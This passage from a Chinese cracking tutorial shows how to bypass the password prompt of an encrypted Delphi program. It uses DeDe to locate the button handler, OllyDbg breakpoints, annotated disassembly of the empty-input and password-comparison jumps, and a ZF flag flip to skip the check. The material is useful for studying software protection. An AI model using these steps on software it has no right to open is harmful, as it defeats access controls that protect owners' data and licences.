


图 1




图 2




图 3

现在运行加密后的文件，加密后的界面如图4所示，既然是使用Delphi编写的，那我们就先用Dede来对它反编译一下，在Dede中找到Button1Click事件的RVA，是00455C34，如图5，这里应该就是确定按钮的事件了。运行OD，把程序加载进来，在OD中按Ctrl+G，在弹出的对话框中输入刚才的RVA，如图6，点击确定后OD就来到了如图7所示的地方。




图 4




图 5




图 6




图 7

在这里我们按F2给程序下个断点，再按F9让程序在OD中运行起来，随便输入一个密码后，程序就被断在了刚才的地方，按F8跟踪几步后，OD便来到了如下所示的地方：

```
00455C44  |.  64:FF30        push   dword ptr fs:[eax]
00455C47  |.  64:8920        mov    dword ptr fs:[eax], esp
00455C4A  |.  8D55 FC        lea    edx, dword ptr [ebp-4]
00455C4D  |.  A1 DC6E4500    mov    eax, dword ptr
[456EDC]
00455C52  |.  8B00           mov    eax, dword ptr [eax]
00455C54  |.  E8 FBC8FFFF    call   00452554
00455C59  |.  8B55 FC        mov    edx, dword ptr [ebp-4]
00455C5C  |.  8BC3           mov    eax, ebx
00455C5E  |.  E8 61FCFFFF    call   004558C4
```

当运行到最后一步时，我们按F7跟进这个call，结果OD就来到了如图8所示的地方，我们来看这里的代码：

```
004558C7    50              push   eax
004558C8    B8 08000000     mov    eax, 8
004558CD  > 81C4 04F0FFFF   add    esp, -0FFC
004558D3    50              push   eax
004558D4    48              dec    eax
004558D5  ^ 75 F6           jnz    short 004558CD
004558D7    8B45 FC         mov    eax, dword ptr [ebp-4]
```




图8

这里的作用就是为局部变量分配空间，最后把我们输入的密码放到eax 里，再跟踪几步后，我们就会看到如下的代码：

```
00455973    E8 54D5FAFF    call    00402ECC    ；检测输入的注册码是否为空
00455978    0F85 BD010000  jnz     00455B3B    ；为空则跳走
```

这里的作用是检测我们输入的密码是否为空，所以第一、二步的跳转我们不能让它实现，继续向下跟踪，我们又看到了一个跳转：

```
004559C5    E8 C6EDFAFF    call    00404790    ；比较密码是否正确
004559CA    0F85 1F010000  jnz     00455AEF    ；不正确则跳走
```




图9




图10

这里的代码用来比较密码是否正确，所以这里的跳转我们也不能让它实现。来看右边的寄存器窗口，如图9，在Flag 寄存器的ZF 位上点右键，选择“置1”，这样我们在跟踪时跳转就不会实现了，如图10。

